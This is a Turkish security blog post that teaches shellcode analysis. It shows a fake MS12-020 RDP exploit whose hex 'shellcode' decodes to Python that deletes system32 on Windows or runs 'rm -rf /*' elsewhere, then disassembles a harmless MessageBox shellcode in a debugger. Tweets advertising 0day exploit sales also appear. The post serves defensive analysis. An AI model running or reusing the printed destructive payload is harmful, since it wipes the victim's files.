

# KabukKod Analizi

written by Mert SARICA | 1 May 2013

KabukKod (shellcode), tespit edilen güvenlik zafiyetinin istismar edilmesi ile hedef işletim sistemi üzerinde komut satırı erişimi vermeye yarayan bir kod parçasıdır (instructions) bu nedenle istismar kodunun belki de en önemli parçasıdır. Penetrasyon testlerinden, APT (advanced persistent threat) saldırılarına, arka kapılardan, Watering Hole saldırılarına (popüler sitelerin hacklenerek ziyaretçilerinin zararlı yazılım içeren başka sitelere yönlendirilmesi) kadar birçok alanda sıkça kullanılan istismar kitleri dolayısıyla kabukKodlarının analizi de her geçen gün güvenlik uzmanları ve kurumlar için önem kazanmaktadır.

Özellikle penetrasyon testlerinde Metasploit, Core Impact, Canvas ve benzeri istismar araçlarında yer alan ve kabukKod içeren istismar kodları kullanılmadığı sürece Packetstorm, Exploit-DB, 1337day vb. istismar kodu yayınlayan sitelerden indirilen istismar kodlarının dolayısıyla kabukKodlarının test edilmeden, kontrol edilmeden herhangi bir penetrasyon testin de kullanılması hem testi gerçekleştiren hem de kurumlar/müşteriler için oldukça risklidir. Bunun nedeni ise art niyetli kişilerin kimi zaman sahte istismar kodu altında, sisteme zarar veren kabukKodu içeren istismar kodlarını çeşitli internet sitelerinde yayınlamalarından kaynaklanmaktadır.

13 Mart 2012 tarihinde Microsoft tarafından yayınlanan bir bildiri (MS12-020), RDP üzerinde uzaktan komut çalıştırmaya imkan tanıyan kritik bir güvenlik zafiyeti tespit edildiği belirtilmiştir. Bu bildirinin yayınlanmasından kısa bir süre sonra ise hem sosyal medyada hem de çeşitli internet sitelerinde, bu zafiyeti istismar ederek uzaktan komut çalıştırmaya imkan tanıyan istismar kodlarına verilmiştir.



**inj3ct0r** @inj3ct0r

23 Dec

[web applications] - NEWSolved SQL Injection Vulnerability  
[dlvr.it/2h1YrI](https://dlvr.it/2h1YrI)

Expand



**inj3ct0r** @inj3ct0r

23 Dec

[web applications] - Feindura CMS v2.0.4 [dlvr.it/2h1YrP](https://dlvr.it/2h1YrP)

Expand



**inj3ct0r** @inj3ct0r

22 Dec

[web applications] - CodeWeb SQL/XSS Vulnerabilities [dlvr.it/2h0D1n](https://dlvr.it/2h0D1n)

Expand



**inj3ct0r** @inj3ct0r

22 Dec

[remote exploits] - Microsoft Remote Desktop User/Password Reader  
(Base on MS12-020) [dlvr.it/2gyLF2](https://dlvr.it/2gyLF2)

Expand



**inj3ct0r** @inj3ct0r

22 Dec

[web applications] - Wordpress Themes - onepagewebsite Full Path  
Disclosure vulnerability [dlvr.it/2gyLCq](https://dlvr.it/2gyLCq)

Expand



**inj3ct0r** @inj3ct0r

21 Dec

[web applications] - ThinkSNS Arbitrary File Upload Vulnerability  
[dlvr.it/2glkWW](https://dlvr.it/2glkWW)

Expand



**inj3ct0r** @inj3ct0r

21 Dec

Do you want to buy or sell Exploits? [1337day.com/private](https://1337day.com/private) We have  
good Apache/IIS/nginx/vBulletin 5.0.0/DataLife Engine DLE 0day  
Exploits.

Expand

Search results for: **ms12-020**

About 103 results (0.10 seconds)

[\[Python\] MS12-020 PoC - Pastebin.com](#)

Mar 13, 2012 ... `usr/bin/env python. #####`  
`##### # MS12-020 Exploit by ...`  
`pastebin.com/#FW/kezQH`

[\[Python\] ### ms12-020 "chinese shit" PoC v2 \(wireshark version ...](#)

Mar 15, 2012 ... `ms12-020 "chinese shit" PoC v2 (wireshark version). # # tested on winsp3 spanish, reported to work on Win7, win 2008. # # original source: ...`  
`pastebin.com/jzQxvnpj`

[usr/bin/env python # rdpsmash.py # MS12-020 RDP exploit, remote ...](#)

Mar 17, 2012 ... `usr/bin/env python. # rdpsmash.py. # MS12-020 RDP exploit, remote code execution. # Confirmed working on all pre-patch boxes, XP to 7. # ...`  
`pastebin.com/GM4sHj9t`

[#ms12-020 fuckery - Pastebin.com](#)

`#ms12-020 2012-03-15 10:04:10 -0400 lifeasageek kd> r eax=b02ba008 ebx= 00000000`  
`ecx=00000002 edx=0000091d esi=b02ba604 edi=00000002 ...`  
`pastebin.com/5bHzGAF`

[ms12-020 metasploit dos module - Pastebin.com](#)

Mar 18, 2012 ... `class Metasploit3 < Msf::Auxiliary include Msf::Exploit::Remote::Tcp include`  
`Msf::Auxiliary::Dos def initialize(info = {}) super(update_info(info, ...`  
`pastebin.com/5aGxETfw`

[### ms12-020 "chinese shit" PoC ## tested on winsp3 spanish, from ...](#)

Mar 15, 2012 ... `Copied. # # ms12-020 "chinese shit" PoC. # # tested on winsp3 spanish, from localhost. # # import socket. import sys. buf="" ...`  
`pastebin.com/UzDKcCQy`

[\[Python\] #!/usr/bin/env python # # ms12-020 PoC attempt # # based ...](#)

Mar 16, 2012 ... `Copied. #!/usr/bin/env python. # # ms12-020 PoC attempt. # # based on jduck PoC. # # import sys. import socket. from struct import pack,unpack ...`  
`pastebin.com/4FnaYYMz`

Public Pastes

- Untitled 0 sec ago
- Untitled 2 sec ago
- Untitled 5 sec ago
- Untitled 7 sec ago
- Untitled 8 sec ago
- Untitled 9 sec ago
- Untitled 11 sec ago
- Just Really? 11 sec ago

The screenshot shows a web browser window displaying a Pastebin page for the ms12-020 PoC exploit. The page header includes the Pastebin logo and navigation links. The main content area shows a code editor with the following Python script:

```
1. #!/usr/bin/env python
2.
3. # rdpsmash.py
4. # MS12-020 RDP exploit, remote code execution
5. # Confirmed working on all pre-patch boxes, XP to 7
6. #
7. # Author: Verve
8.
9. import struct
10. import socket
11. import sys
12.
13. trigger = "\x58\x6c\x64\x47\x6a\x74\x30\x5a\x67\x43\x67\x79\x6f\x39\x46\x1f"
14. trigger += "\x66\x70\x66\x61\x43\x52\x46\x71\x78\x30\x33\x55\x62\x63\x58\x63"
15. trigger += "\x47\x34\x33\x65\x62\x41\x44\x30\x34\x39\x64\x70\x52\x48\x65"
16. trigger += "\x60\x38\x68\x66\x42\x75\x6b\x30\x54\x6b\x6f\x66\x66\x63\x6f\x6f"
17. trigger += "\x79\x4a\x45\x82\x46\x6f\x71\x68\x4d\x43\x48\x67\x72\x37\x65\x73"
18. trigger += "\x5a\x37\x72\x69\x6f\x68\x50\x82\x40\x64\x69\x76\x69\x4a\x55\x6c"
19. trigger += "\x6d\x32\x77\x69\x6f\x69\x46\x69\x63\x43\x63\x64\x43\x70\x65\x70"
20. trigger += "\x63\x63\x73\x69\x65\x62\x63\x67\x65\x70\x69\x6f\x66\x67\x65\x66\x61"
21. trigger += "\x78\x71\x62\x78\x6f\x71\x67\x69\x65\x31\x6b\x69\x69\x67\x64\x65\x63"
22. trigger += "\x58\x6c\x64\x47\x6a\x74\x30\x5a\x67\x43\x67\x79\x6f\x39\x46\x1f"
23. trigger += "\x4a\x63\x70\x66\x61\x43\x52\x46\x71\x78\x30\x33\x55\x62\x63\x58\x63"
24. trigger += "\x4d\x66\x4e\x4e\x7a\x49\x68\x57\x6b\x6f\x66\x66\x63\x65\x63\x69"
25. trigger += "\x73\x65\x43\x6d\x4d\x37\x72\x69\x69\x69\x65\x72\x69\x66\x64\x6f\x66"
26. trigger += "\x36\x36\x35\x79\x6f\x6a\x70\x65\x56\x31\x47\x67\x74\x64\x66\x65"
27. trigger += "\x78\x62\x43\x70\x6d\x44\x67\x94\x62\x35\x72\x4a\x66\x68\x64\x79\x66"
28. trigger += "\x69\x67\x6c\x6b\x69\x67\x62\x4a\x65\x63\x64\x67\x69\x68\x63\x67"
29. trigger += "\x41" + 39
```

Örneğin Pastebin'de yer alan bu istismar kodu her ne kadar shellcode adında bir değişkene sahip olsa da aslında gerçek anlamda bir kabuk kod içermemektedir.


```
shellcode =
"\x5f\x5f\x69\x6d\x70\x6f\x72\x74\x5f\x5f\x28\x27\x6f\x73\x27\x29\x2e\x73\x79
\x73"
shellcode +=
"\x74\x65\x6d\x28\x27\x64\x65\x6c\x20\x2f\x73\x20\x2f\x71\x20\x2f\x66\x20\x43
\x3a"
shellcode +=
"\x5c\x77\x69\x6e\x64\x6f\x77\x73\x5c\x73\x79\x73\x74\x65\x6d\x33\x32\x5c\x2a
\x20"
shellcode +=
"\x3e\x20\x4e\x55\x4c\x20\x32\x3e\x26\x31\x27\x29\x20\x69\x66\x20\x27\x57\x69
\x6e"
shellcode +=
"\x27\x20\x69\x6e\x20\x5f\x5f\x69\x6d\x70\x6f\x72\x74\x5f\x5f\x28\x27\x70\x6c
\x61"
shellcode +=
"\x74\x66\x6f\x72\x6d\x27\x29\x2e\x73\x79\x73\x74\x65\x6d\x28\x29\x20\x65\x6c
\x73"
shellcode +=
"\x65\x20\x5f\x5f\x69\x6d\x70\x6f\x72\x74\x5f\x5f\x28\x27\x6f\x73\x27\x29\x2e
\x73"
shellcode +=
"\x79\x73\x74\x65\x6d\x28\x27\x72\x6d\x20\x2d\x72\x66\x20\x2f\x2a\x20\x3e\x20
\x2f"
shellcode +=
"\x64\x65\x76\x2f\x6e\x75\x6c\x6c\x20\x32\x3e\x26\x31\x27\x29\x20\x23\x68\x69
\x20"
shellcode +=
"\x74\x68\x65\x72\x65\x20\x5e\x5f\x7e\x20\x66\x65\x65\x6c\x20\x66\x72\x65\x65
\x20"
shellcode +=
"\x74\x6f\x20\x73\x70\x72\x65\x61\x64\x20\x74\x68\x69\x73\x20\x77\x69\x74\x68
\x20"
shellcode +=
"\x74\x68\x65\x20\x72\x6d\x20\x2d\x72\x66\x20\x72\x65\x70\x6c\x61\x63\x65\x64
\x20"
shellcode +=
"\x77\x69\x74\x68\x20\x73\x6f\x6d\x65\x74\x68\x69\x6e\x67\x20\x6d\x6f\x72\x65
\x20"
```

shellcode += "\x69\x6e\x73\x69\x64\x69\x6f\x75\x73"

Yukarıda yer alan shellcode değişkenini (kabuk kod) aşağıdaki gibi en sade hale getirip,

```
5f5f696d706f72745f5f28276f7327292e73797374656d282764656c202f73202f71202f66204
33a5c77696e646f77735
c73797374656d33325c2a203e204e554c20323e26312729206966202757696e2720696e205f5f
696d706f72745f5f2827
706c6174666f726d27292e73797374656d282920656c7365205f5f696d706f72745f5f28276f7
327292e73797374656d2
827726d202d7266202f2a203e202f6465762f6e756c6c20323e26312729202368692074686572
65205e5f7e206665656c
206672656520746f20737072656164207468697320776974682074686520726d202d726620726
5706c616365642077697
46820736f6d657468696e67206d6f726520696e736964696f7573
```

HEX değerlerini ASCII değerlerine çevirdiğimizde,



```
__import__('os').system('del /s /q /f C:\windows\system32\* > NUL 2>&1') if
'Win' in __import__('platform').system()
else
```

```
__import__('os').system('rm -rf /* > /dev/null 2>&1')  
#hi there ^_~ feel free to spread this with the rm -rf replaced with  
something more insidious
```

yukarıda yer alan bu kodun çalıştırıldığı işletim sisteminin Windows olması durumunda system32 klasörünü sildiğini, Windows dışındaki işletim sisteminde çalıştırılması durumunda ise kök dizin (/) altında yer alan tüm dizinleri sildiğini, kısacası kabuk kod adı altında sisteme zarar vermek amacıyla geliştirilmiş Python kodu içeren sahte bir istismar kodu olduğunu görebiliyoruz.

Peki ya gerçek anlamda OPCODElar'dan oluşan bir kabuk kod nasıl analiz edilir ?

Örneğin elimizde bir istismar kodundan veya bir zararlı yazılımdan temin ettiğimiz aşağıdaki gibi bir kabuk kodu (İngilizce Windows XP SP3'de çalışmaktadır) olduğunu düşünelim. Bunu analiz edebilmek için öncelikle disassemble etmemiz gerekmektedir.

```
31c031db31c931d251686c6c20206833322e64687573657289e1bb7b1d807c51ffd3b95e6730e  
f81c111111111516861676542684d65737389e15150bb40ae807cffd389e131d252515152ffd0  
31c050b812cb817cffd0
```

Bunun için çevrimiçi (online) ve çevrimdışı (offline) olmak üzere 2 yol izleyebiliriz.

Çevrimiçi analiz için Malware Tracker gibi kabuk kod analizi yapan ve bize assembly kodunu gösteren bir siteden faydalanabiliriz.

Unpack and analyze shellcode. Paste hex of shellcode.

```
31c031db31c931d251686c6c20206833322e64687573657289e1bb7b1d807c51ffd3b95e6730ef81c1  
11111111516861676542684d65737389e15150bb40ae807cffd389e131d252515152ffd031c050b812  
cb817cffd0
```

Disassemble Shellcode Win32

Result:

Key:  Entry Point:

```
00000000 31C0      xor eax,eax ; clearing variable  
00000002 31DB      xor ebx,ebx ; clearing variable  
00000004 31C9      xor ecx,ecx ; clearing variable  
00000006 31D2      xor edx,edx ; clearing variable  
00000008 51        push ecx  
00000009 686C6C2020 push dword 0x20206c6c  
0000000E 6833322E64 push dword 0x642e3233  
00000013 6875736572 push dword 0x72657375  
00000018 89E1      mov ecx,esp  
0000001A BB7B1D807C mov ebx,0x7c801d7b  
0000001F 51        push ecx  
00000020 FFD3      call ebx ; call  
00000022 B95E6730EF mov ecx,0xef30675e  
00000027 81C111111111 add ecx,0x11111111 ; math  
0000002D 51        push ecx  
0000002E 6861676542 push dword 0x42656761  
00000033 684D657373 push dword 0x7373654d  
00000038 89E1      mov ecx,esp  
0000003A 51        push ecx  
0000003B 50        push eax  
0000003C BB40AE807C mov ebx,0x7c80ae40  
00000041 FFD3      call ebx ; call  
00000043 89E1      mov ecx,esp  
00000045 31D2      xor edx,edx ; clearing variable  
00000047 52        push edx  
00000048 51        push ecx  
00000049 51        push ecx  
0000004A 52        push edx  
0000004B FFD0      call eax ; call  
0000004D 31C0      xor eax,eax ; clearing variable  
0000004F 50        push eax  
00000050 B812CB817C mov eax,0x7c81cb12  
00000055 FFD0      call eax ; call
```

Çevrimdışı analiz için ise kendimizi yormak istemiyorsak (Immunity Debugger aracı ile herhangi bir programı (örnek calc.exe) açıp, ilk 500 baytını kabuk kodu ile değiştirip analiz etmek), shellcode2exe aracı ile elimizdeki kabuk kodunu (sc.bin) yürütülebilir programa (executable) çevirip (sc.exe) ardından Immunity Debugger aracı ile analiz edebiliriz. (Immunity Debugger ile kabuk koda gelene kadar F8 (Step Over) ile ilerleyip ardından CTRL-A tuşlarına (Analysis Code) basacak olursak kodun analiz için daha da okunaklı bir hale dönüştüğünü görebiliriz.)

Hex Workshop - [sc.bin]

File Edit Disk Options Tools Window Help

0 1 2 3 4 5 6 7 8 9 A B C D E F 10 11 12 13 14 15 16 17 18 0123456789ABCDEF012345678

```

00000000 31 C0 31 DB 31 C9 31 D2 51 68 6C 6C 20 20 68 33 32 2E 64 68 75 73 65 72 89 1.1.1.1.Qh11 h32.dhuser.
00000019 E1 BB 7B 1D 80 7C 51 FF D3 B9 5E 67 30 EF 81 C1 11 11 11 11 51 68 61 67 65 ..{..|Q...^g0.....Qhage
00000032 42 68 4D 65 73 73 89 E1 51 50 BB 40 AE 80 7C FF D3 89 E1 31 D2 52 51 51 52 BhMess..QP.@...|....1.RQQR
0000004B FF D0 31 C0 50 B8 12 CB 81 7C FF D0 _
  
```

sc.bin

offset: 87 [0x00000057]

- 8BIT Signed Byte
- 8BIT Unsigned Byte
- 16BIT Signed Short
- 16BIT Unsigned Short
- 32BIT Signed Long
- 32BIT Unsigned Long
- 64BIT Signed Quad
- 64BIT Unsigned Quad
- 32BIT Float
- 64BIT Double
- 64BIT DATE
- 16BIT DOS Date
- 16BIT DOS Time
- 64BIT FILETIME
- 32BIT time\_t

C:\WINDOWS\system32\cmd.exe

```

C:\Documents and Settings\Administrator\Desktop>shellcode2exe.py sc.bin sc.exe
Shellcode to executable converter
by Mario Vilas (mvilas at gmail dot com)

Reading raw shellcode from file sc.bin
Generating executable file
Writing file sc.exe
Done.

C:\Documents and Settings\Administrator\Desktop>
  
```

Immunity Debugger - sc.exe - [CPU - main thread, module sc]

File View Debug Plugins ImmLib Options Window Help Jobs

Immunity: Consulting Services Manager

00401000	\$	31C0	XOR EAX, EAX
00401002	?	31DB	XOR EBX, EBX
00401004	?	31C9	XOR ECX, ECX
00401006		31	DB 31
00401007		D2	DB D2
00401008		51	DB 51
00401009		68	DB 68
0040100A		6C	DB 6C
0040100B		6C	DB 6C
0040100C		20	DB 20
0040100D		20	DB 20
0040100E		68	DB 68
0040100F		33	DB 33
00401010		32	DB 32
00401011		2E	DB 2E
00401012		64	DB 64
00401013		68	DB 68
00401014		75	DB 75
00401015		73	DB 73
00401016		65	DB 65
00401017		72	DB 72
00401018		89	DB 89
00401019		E1	DB E1
0040101A		BB	DB BB
0040101B		7B	DB 7B
0040101C		1D	DB 1D
0040101D		80	DB 80
0040101E		7C	DB 7C
0040101F		51	DB 51
00401020		FF	DB FF
00401021		D3	DB D3
00401022		B9	DB B9
00401023		5E	DB 5E
00401024		67	DB 67
00401025		30	DB 30
00401026		EF	DB EF
00401027		81	DB 81
00401028		C1	DB C1
00401029		11	DB 11
0040102A		11	DB 11
0040102B		11	DB 11
0040102C		11	DB 11
0040102D		51	DB 51
0040102E		68	DB 68
0040102F		61	DB 61
00401030		67	DB 67
00401031		65	DB 65
00401032		42	DB 42
00401033		68	DB 68
00401034		67	DB 67

EAX=00000000

- Backup
- Copy
- Binary
- Assemble Space
- Label :
- Comment ;
- Add Header
- Modify Variable
- Breakpoint
- Hit trace
- Run trace
- Go to
- Follow in Dump
- View call tree Ctrl+K
- Search for
- Find references to
- View
- Copy to executable
- Analysis
  - Analyse code Ctrl+A
  - Remove analysis from module
  - Scan object files Ctrl+O
  - Remove object scan from module
  - Assume arguments
  - Remove analysis from selection BkSpC
  - During next analysis, treat selection as
- Bookmark
- Appearance



The screenshot displays the Immunity Debugger interface. The main window shows assembly code for the CPU's main thread. The code includes instructions like XOR, PUSH, MOV, CALL, and RET, with various comments and annotations. A central dialog box titled "MessageBoxA" is open, showing the text "MessageBoxA" and an "OK" button. The right-hand pane shows the registers window, displaying the values of various registers such as EAX, ECX, EDI, and EIP. The bottom pane shows a hex dump of memory, with columns for Address, Hex dump, and ASCII. The hex dump shows a series of null bytes (00) followed by some non-null bytes.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.